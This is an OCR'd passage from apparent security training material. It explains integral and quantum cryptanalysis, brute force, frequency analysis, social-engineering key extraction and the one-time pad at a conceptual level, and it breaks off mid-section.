
  Integral cryptanalysis was first described by Lars Knudsen. This attack is particularly useful against block ciphers based on substitution-permutation networks as an extension of differential cryptanalysis. The differential analysis looks at pairs of inputs that differ in only one bit position, with all other bits being identical. Integral analysis for block size b holds b-k bits constant and runs the other k bits through all 2k possibilities. For k = 1, this is just differential cryptanalysis, but with k > 1, it is a new technique.

- **Quantum Cryptanalysis**

  Quantum cryptanalysis is the process of cracking cryptographic algorithms using a quantum computer. Attackers can use Shor's quantum factoring algorithm on public-key cryptographic algorithms such as RSA and Elliptic Curve Diffie-Hellman (ECDH) to find the factors of large numbers in polynomial time and Grover's quantum search algorithm to make brute-force key search faster for block ciphers (AES) or hash functions (SHA).

  To perform cryptanalysis, attackers must obtain the encrypted content, and the process requires significant time and quantum resources. Given below are the resources required to conduct cryptanalysis.

  - **Circuit Width:** Specifies how many quantum bits or qubits are required in a time step
  - **Circuit Depth:** Specifies the time steps required for a circuit
  - **Number of Gates:** Specifies how many quantum gates are implemented in a circuit
  - **Number of T-Gates:** Specifies how many T-gates are implemented in a circuit
  - **T-Depth:** Specifies the time steps required for a T-gate
  - **MAXDEPTH:** Specifies the maximum depth of a circuit (e.g., 2^{40},2^{64}, or 2^{96})



Code Breaking Methodologies

- One can measure the **strength of an encryption algorithm** using various code-breaking techniques

Brute Force	Cryptography keys are discovered by **trying every possible combination**
Frequency Analysis	The study of the frequencies of letters or groups of letters in a **ciphertext** It works based on the fact that in any given stretch of written language, certain letters and **combinations of letters** occur with varying frequencies
Trickery and Deceit	Involves the use of **social engineering techniques** to extract cryptography keys
One-Time Pad	A one-time pad contains many **non-repeating groups of letters** or number keys, which are chosen randomly

Code Breaking Methodologies

One can measure the strength of an encryption algorithm using various code breaking techniques, some of which are as follows:

- **Brute Force**

  Code breakers or cryptanalysts work to recover the plaintext of a message without knowing the required key in advance. They may first try to recover the key, or they may go after the message itself. A common cryptanalytic technique is a brute-force attack, or exhaustive search, in which the keys are determined by trying every possible combination of characters.

  The efficiency of a brute-force attack depends on the hardware configuration. The use of faster processors means that more keys will be tested per second. Cryptanalysts carried out a successful brute-force attack on a DES encryption method, which effectively rendered DES obsolete.

- **Frequency Analysis**

  Frequency analysis is the study of the frequency of letters or groups of letters in a ciphertext. Frequency analysis of letters and words is another method used to crack ciphers. It works on the principle that, in any given stretch of written language, certain letters and combinations of letters occur with varying frequencies. This technique examines the number of times that a particular symbol appears in a ciphertext. For example, the letter “**e**” is a common letter in the English language. If the letter “**k**” appears commonly in a ciphertext, it can be reasonably concluded that “**k**” in the encrypted language is equivalent to “**e**” in English.

Encrypted source code is more vulnerable to these types of attacks because words such as “**#define**,” “**struct,**” “**else,**” and “**return**” are repeated frequently in code. Sophisticated cryptosystems are required to maintain the security of messages against frequency analysis.

- **Trickery and Deceit**

  Trickery and deceit require a high level of mathematical and cryptographic skills. It involves the use of social engineering techniques to extract cryptography keys.

  Example: It is fairly easy to decrypt an entire message if the user knows some of its content.

  An attacker can use social engineering techniques to trick or bribe someone to encrypt and send a known message, which, when intercepted, could then be easily decrypted using standard cryptanalysis techniques.

- **One-Time Pad**

  One can crack any cipher if provided with sufficient time and resources. However, there is an exception called a one-time pad, which users assume to be unbreakable even with infinite resources.


  A one-time pad mostly contains a non-repeating set of letters or numbers, which the system chooses randomly. The user writes them on small sheets of paper and then pastes them together in a pad.

  Example of One-time pad usage:

  The sender encrypts only one plaintext character using each key letter on the pad, and the receiver decrypts each letter of the ciphertext using an identical pad. Once the letter uses a page, he or she tears it off the pad and securely discards it; hence, the name one-time pad.

  Drawback:

